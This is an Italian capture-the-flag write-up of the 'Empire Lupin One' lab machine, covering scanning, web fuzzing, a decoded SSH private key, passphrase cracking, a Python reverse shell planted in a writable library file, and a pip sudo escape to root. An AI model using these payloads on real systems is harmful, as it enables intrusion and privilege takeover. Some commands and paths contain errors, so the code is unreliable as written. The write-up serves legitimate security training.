



# Empire Lupin One

A cura di Pierantonio Miglietta, Iris Canole, Rebecca Malone, Francesco Molli, Tiziano Bramonti, Andrea Sottile, Alessandro Ricci

## La missione

Per troppo tempo Arsène ha agito indisturbato, costruendo il suo 'Impero' nell'ombra. Ma questa volta abbiamo una pista.

Il nostro obiettivo: Non solo catturarlo, ma smantellare la sua intera operazione dall'interno. Dobbiamo infiltrarci nel sistema, mappare ogni suo passaggio segreto e piantare la nostra bandiera nel cuore della sua fortezza. La caccia è aperta.

## Scansione con `nmap` per l'identificazione degli host attivi

L'obiettivo iniziale in un contesto black box è determinare l'indirizzo IP della macchina target ("Empire Lupin One" nel nostro caso) all'interno della rete locale (LAN), poiché non è noto a priori.

Per effettuare questa scansione di rete, si utilizza lo strumento Nmap per rilevare gli host attivi all'interno della LAN.

Quindi lanciamo il seguente comando dalla nostra Kali, aprendo un terminale:

```
sudo nmap -sn 192.168.50.0/24
```

Il risultato sarà una lista di indirizzi IP associati agli host attivi, come mostra la seguente figura:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 06:08 EST
Nmap scan report for 192.168.50.1
Host is up (0.00039s latency).
MAC Address: 52:55:C0:A8:32:01 (Unknown)
Nmap scan report for 192.168.50.2
Host is up (0.00036s latency).
MAC Address: 08:00:27:93:ED:4E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.3
Host is up (0.00036s latency).
MAC Address: 52:55:C0:A8:32:03 (Unknown)
Nmap scan report for 192.168.50.10
Host is up (0.00046s latency).
MAC Address: 08:00:27:65:34:27 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.6
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.61 seconds
```

Qua l'indirizzo IP che ci interessa è il `192.168.50.10`, che abbiamo capito essere la nostra macchina target.

## Scansione con `nmap` aggressiva per identificazione servizi attivi

Facciamo ora una scansione aggressiva con `nmap` per identificare le porte aperte e i relativi servizi attivi, usando il seguente comando:

```
sudo nmap -A 192.168.50.10
```

Dopo qualche minuto, apparirà in console questo contenuto:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 06:09 EST
Nmap scan report for 192.168.50.10
Host is up (0.00039s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.48 (Debian)
| http-robots.txt: 1 disallowed entry
|_/_myfiles
MAC Address: 08:00:27:65:34:27 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:ruteros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.39 ms  192.168.50.10
```

Quello che vediamo è una lista di porte e servizi attivi sulla macchina target, in particolare

- Porta `22/tcp` → troviamo attivo il servizio SSH con la versione `OpenSSH 8.4p1 Debian 5`
- Porta `80/tcp` → troviamo attivo il servizio HTTP con la versione `Apache/2.4.48 (Debian)`

## Enumerazione di Contenuti e Directory Web nascoste

Dopo aver identificato il servizio HTTP attivo sulla porta 80, è stata avviata una fase di enumerazione dei contenuti web. L'obiettivo era scoprire directory, file sensibili o file di backup che non sono direttamente collegati dalla pagine `index` principale.

A tal proposito è stato utilizzato lo strumento `Gobuster`, un tool di brute-forcing di directory molto efficiente.

Abbiamo lanciato il seguente comando:

```
gobuster dir -u http://192.168.50.10/ -x html,txt,php,bak -w
/usr/share/wordlists/dirb/common.txt
```

Dove:

- `-u http://192.168.50.10/` specifica l'URL del target
- `-w /usr/share/wordlists/dirb/common.txt` indica l'utilizzo della wordlist standard `common.txt` contenente nomi di directory e file comuni.
- `-x html,txt,php,bak` filtra ed estende la ricerca includendo le estensioni di file più rilevanti

Di seguito il risultato:


```

Gobuster v3.6 04
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.50.10/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:   bak,html,txt,php
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 278]
/.hta.txt        (Status: 403) [Size: 278]
/.hta.html       (Status: 403) [Size: 278]
/.hta.bak        (Status: 403) [Size: 278]
/.hta            (Status: 403) [Size: 278]
/.hta.php         (Status: 403) [Size: 278]
/.htaccess        (Status: 403) [Size: 278]
/.htaccess.php    (Status: 403) [Size: 278]
/.htpasswd        (Status: 403) [Size: 278]
/.htaccess.bak    (Status: 403) [Size: 278]
/.htpasswd.html    (Status: 403) [Size: 278]
/.htpasswd.txt    (Status: 403) [Size: 278]
/.htpasswd.bak    (Status: 403) [Size: 278]
/.htpasswd.php    (Status: 403) [Size: 278]
/.htaccess.txt    (Status: 403) [Size: 278]
/.htaccess.html    (Status: 403) [Size: 278]
/image           (Status: 301) [Size: 314] [→ http://192.168.50.10/image/]
/index.html       (Status: 200) [Size: 333]
/index.html       (Status: 200) [Size: 333]
/javascript        (Status: 301) [Size: 319] [→ http://192.168.50.10/javascript/]
/manual           (Status: 301) [Size: 315] [→ http://192.168.50.10/manual/]
/robots.txt        (Status: 200) [Size: 34]
/robots.txt        (Status: 200) [Size: 34]
/server-status     (Status: 403) [Size: 278]
Progress: 23070 / 23075 (99.98%)
=====
Finished
=====
```

Lo strumento ha analizzato 23075 voci. Il risultato ha rilevato l'esistenza di diverse risorse accessibili e altri con codici di stato che indicano restrizioni o reindirizzamenti.

## Fase di enumerazione e raccolta da interfaccia web

Aprendo il browser Mozilla e mettendo sulla barra di ricerca l'indirizzo IP della macchina vittima, veniamo reindirizzati alla seguente pagina web:




Una pagina così vuota e con una sola immagine, ci insospettisce e per cui proviamo a usare il metodo della steganografia per vedere se c'è qualcosa di nascosto.

La nostra ricerca non ha portato ad alcun risultato.

Proviamo a vedere il contenuto di `robots.txt`, file apparso nella ricerca precedente con Gobuster.

Lanciamo sulla barra di ricerca di Mozilla: `192.168.50.10/robots.txt`



Proviamo a seguire il percorso suggerito e lanciamo `192.168.50.10/~myfiles/`.

Atterriamo nella seguente pagina:

Notiamo, con un'ispezione di pagina, come il messaggio stampato (che può trarre in inganno) `Error 404` non sia un vero errore di HTTP ma un messaggio stampato a schermo.

Completiamo adesso la fase di enumerazione tramite l'utilizzo del tool `FUZZ`

 Note

Il Fuzzing è una tecnica di enumerazione attiva e test di vulnerabilità che consiste nell'invio sistematico di dati non validi o semi casuali (fuzz) a una pagina web o applicazione.

L'obiettivo è monitorare le risposte per identificare comportamenti anomali che segnalino la presenza di un difetto o di una vulnerabilità sfruttabile.

Il risultato di questa enumerazione ci porta a scoprire una nuova directory, ovvero `~secrets` che ci riporta a questa pagina:

Hello Friend, Im happy that you found my secret directory, I created like this to share with you my create ssh private key file. Its hidde somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.  
I'm smart I know that.  
Any problem let me know

```
Q Inspector Console Debugger Network » ⓘ ⋮ x
Q Search HTML +
<html>
  <head></head>
  <body>
    <br>
    Hello friend, I am happy that you found my secret directory. I created like this to
    share with you my create ssh private key file,
    <br>
    Its hidde somewhere here, so that hackers dont find it and crack my passphrase with
    fasttrack.
    <br>
    I'm smart I know that.
    <br>
    Any problem let me know
    <h4>Your best friend icex64</h4>
  </body>
</html>
```

Questo ci suggerisce che è presente una chiave SSH che dobbiamo cercare e trovare.

Quindi eseguiamo un altro fuzz mettendoci dei parametri più specifici:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.50.10/~secret/.FUZZ -e .txt,.key,.bak,.zip -fs 331 -fc 403,404
```

Dove:

- -u <http://192.168.50.10/~secret/.FUZZ> è l'endpoint di nostro interesse

- `-e .txt,.key,.zip` per filtrare le estensioni dei file
- `-fs 331 -fc 403,404` rispettivamente, filtrano file che pesano 331KB e filtrano risposte HTTP di tipo `403` e `404` (`403 forbidden`, `404 not found`)

```
(kali㉿kali)-[~]
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.50.10/~secret/.FUZZ -e .txt,.key,.zip -fs 331 -fc 403,404
[+] Starting attack
[!] Filtration rules applied: >extension=.txt,.key,.zip >size=331 >status=403,404
[!] Progress: 1102795/1102795 :: Job [1/1] :: 5120 req/sec :: Duration: [00:04:08] :: Errors: 0 ::

[+] Attack finished
```

Troviamo un file txt, `mysecret.txt`.

Vediamone il contenuto:

```
192.168.50.10/~secret/mysecret.txt
File: mysecret.txt
Content-Type: text/plain; charset=UTF-8
Content-Length: 4689

This is a secret message.
```

Siamo riusciti a ricavare un elemento molto importante per la fase successiva.

## Fase di exploit

### Decodifica della chiave privata in base 58

La chiave precedentemente trovata, sembrerebbe essere codificata in `base 58`. Procediamo con la decodifica della chiave.

#### 💡 Tip

Le chiavi codificate in `base 58`, è stata creata per migliorare la leggibilità umana e prevenire errori di trascrizione manuale. È comunemente usata per codificare indirizzi di portafogli o chiavi private in modo compatto.

Base58 esclude intenzionalmente i caratteri che potrebbero sembrare ambigui o confusi in alcuni font o se trascritti manualmente:

- Il numero 0 (zero) e la lettera O (O maiuscola).

- Il numero 1 (uno) e le lettere l (L minuscola).
- I caratteri non alfanumerici + (più) e / (slash), che sono problematici anche in contesti come gli URL.

Per codificare la chiave usiamo il comando:

```
base58 -d chiave_da_decodificare.txt > id_lupin
```

E otteniamo:

```
(kali㉿kali)-[~]
$ cat id_lupin
-----BEGIN OPENSSH PRIVATE KEY-----
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
iUJ66WmRUN9EoVlkeCzQJwivI=
-----END OPENSSH PRIVATE KEY-----
```

Andiamo a usare `ssh2john` per creare dalla nostra chiave una che John The Ripper possa intrepretare, usando il comando `ssh2john id_lupin>hashes.txt`

Usiamo anche il comando `john --wordlist=/usr/share/set/src/fasttrack/wordlist.txt hashes.txt` per decifrare la chiave ssh ottenendo in chiaro la password.

```
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!      (id_lupin)
1g 0:00:00:06 DONE (2025-11-11 08:45) 0.1592g/s 15.28p/s 15.28c/s 15.28C/s P@55w0rd..testing12
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

## Connessione SSH e privilege escalation

Tentiamo di effettuare l'accesso tramite il servizio `OpenSSH` sulla porta `22`, utilizzando gli indizi ricavati durante la fase di enumerazione.

Usiamo l'utente `icex64` e la SSH private key che abbiamo ricavato in precedenza.

Una volta eseguito il comando `ssh -i id_lupin icex64@192.168.50.10`, ci viene chiesto l'inserimento di una passphrase, che è la seguente `P@55w0rd!`, come mostra la seguente immagine:

```
[kali㉿kali)-[~] $ ssh -i id_lupin icex64@192.168.50.10
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_lupin':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
```

Questa procedura ci permette di effettuare l'accesso tramite console del nostro utente `icex64`.

Per prima cosa eseguiamo il comando `ls -la` per listare l'intero contenuto della directory corrente:

```
icex64@LupinOne:~$ ls -la
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw----- 1 icex64 icex64 115 Oct  7  2021 .bash_history
-rw-r--r-- 1 icex64 icex64 220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4  2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4  2021 .local
-rw-r--r-- 1 icex64 icex64 807 Oct  4  2021 .profile
-rw----- 1 icex64 icex64 12 Oct  4  2021 .python_history
drwx----- 2 icex64 icex64 4096 Oct  4  2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4  2021 user.txt
```

Vediamo che è presente un file `user.txt`. Lo apriamo con il comando `cat` per vederne il contenuto:

Ora proviamo a fare un `sudo -l` per vedere quali comandi l'utente può eseguire con i privilegi di `root` e con quali eventuali restrizioni.

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

Ci spostiamo poi in `home` con il comando `cd home`. Qui facciamo un altro `ls -la` per listare l'intero contenuto della directory corrente:

```
icex64@LupinOne:/home$ ls -la
total 16
drwxr-xr-x  4 root    root    4096 Oct  4  2021 .
drwxr-xr-x 18 root    root    4096 Oct  4  2021 ..
drwxr-xr-x  3 arsenesarsene 4096 Oct  4  2021 arsenes
drwxr-xr-x  4 icex64  icex64  4096 Oct  7  2021 icex64
```

Qui troviamo una directory interessante: `arsene`.

Proviamo ad entrare dentro e vederne il contenuto, usando prima il comando `cd arsene` e successivamente il comando `ls`.

Con `ls` troviamo una lista di due file:

- heist.py
  - note.txt

Visualizziamo il contenuto di `note.txt` usando il comando `cat note.txt`:

```
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,
Can you please help check if my code is secure to run, I need to use for my next heist.
I dont want to anyone else get inside it, because it can compromise my account and find my secret file.
Only you have access to my program, because I know that your account is secure.
See you on the other side.
Arsene Lupin.
```

Il messaggio ci sta dando un importante indizio: il file `heist.py` che abbiamo trovato prima può compromettere l'account di `arsene` e recuperare i suoi file segreti.

Analizziamo il contenuto del file facendo `cat heist.py` :

```
icex64@LupinOne:/home/arsene$ cat heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
```

Tramite una `grep` andiamo a vedere se possiamo modificare il file di libreria `webbrowser.py`, poiché potrebbe essere il nostro punto di ingresso per una reverse shell.

```
icex64@LupinOne:/home/arsene$ ls -la /usr/lib/python3.9/ | grep webbrowser
-rwxrwxrwx 1 root root 24087 Oct 4 2021 webbrowser.py
```

Avendo i permessi necessari per poter modificare `webbrowser.py` procediamo con l'inserimento di una reverse shell:

```
import threading
__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]
import pty,socket;s=socket.socket();s.connect(("192.168.50.6",9000));[os.dup2(s.fileno(),f)for(f,0,1,2)];pty.spawn("sh")
```

- `import pty, socket, os` → Carica le librerie necessarie: `socket` (per la rete), `pty` (per creare una shell interattiva)
- `s=socket.socket()` → Crea oggetto socket per connessione di rete
- `s.connect(("192.168.50.6",9000))` → Inizia connessione in uscita verso la nostra kali sulla porta 9000
- In linux tutto è un file inclusi i flussi di input/output: `0 stdin 1 stdout 2 stderr s.fileno()` duplica la connessione di rete e la incolla sopra `stdin`, `stdout` e `stderr`. Da questo momento in poi, l'input della shell non proverà più dalla tastiera del server, ma dalla rete. L'output e gli errori non andranno più sullo schermo del server, ma torneranno indietro a te attraverso la rete.
- `pty.spawn("bash")` lancia una shell `sh` all'interno della nostra reverse shell

Ci mettiamo in ascolto su 9000 con `nc -lvpn 9000` e lanciamo il programma:

```
icex64@LupinOne:/home/arsene$ sudo -u arsene python3.9 /home/arsene/heist.py
```

Tramite la reverse shell siamo riusciti ad ottenere l'accesso alla shell di `arsene`.

`arsene` può eseguire `pip` da amministratore

```
arsene@LupinOne:~$ sudo -l
[sudo] password for arsene:
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```

Tramite una ricerca per trovare un exploit relativo a `pip`, abbiamo trovato su `GTFOBins` uno script che ci dà la possibilità di diventare `root`:

```
TF=$(mktemp -d); echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)'") > $TF/setup.py; sudo pip install $TF
```

```
arsene@LupinOne:~$ TF=$(mktemp -d) ; echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)'") > $TF/setup.py; sudo pip install $TF
TF=$(mktemp -d) ; echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)'") > $TF/setup.py; sudo pip install $TF
Processing /tmp/tmp.V4xclA4bDw
# whoami
whoami
root
```

Vediamo dall'immagine come con il comando `whoami` ci assicuriamo di essere utenti `root`.

Con un `ls` vediamo la lista dei file all'interno della directory corrente e troviamo `root.txt`. Apriamo ora il file con un `cat` e vedremo visualizzato quanto segue:

Siamo riusciti così ad ottenere il flag finale per completare il penetration test della macchina Empire Lupin One.

## Conclusioni

La caccia è terminata. L'Impero digitale di Arsène, che sembrava così imponente dall'esterno, si è rivelato un castello di carte.

Seguendo le tracce lasciate nei suoi passaggi segreti—dai file web esposti fino agli script di backup dimenticati—l'infiltrazione è stata completata. Ogni meccanismo di difesa è stato analizzato, aggirato e infine smantellato.

L'operazione si è conclusa con successo: è stata ottenuta la bandiera presente nel cuore della fortezza. L'ultimo mistero è stato svelato e il pieno controllo del sistema è stato ottenuto.

L'Impero di Lupin è caduto. Missione compiuta.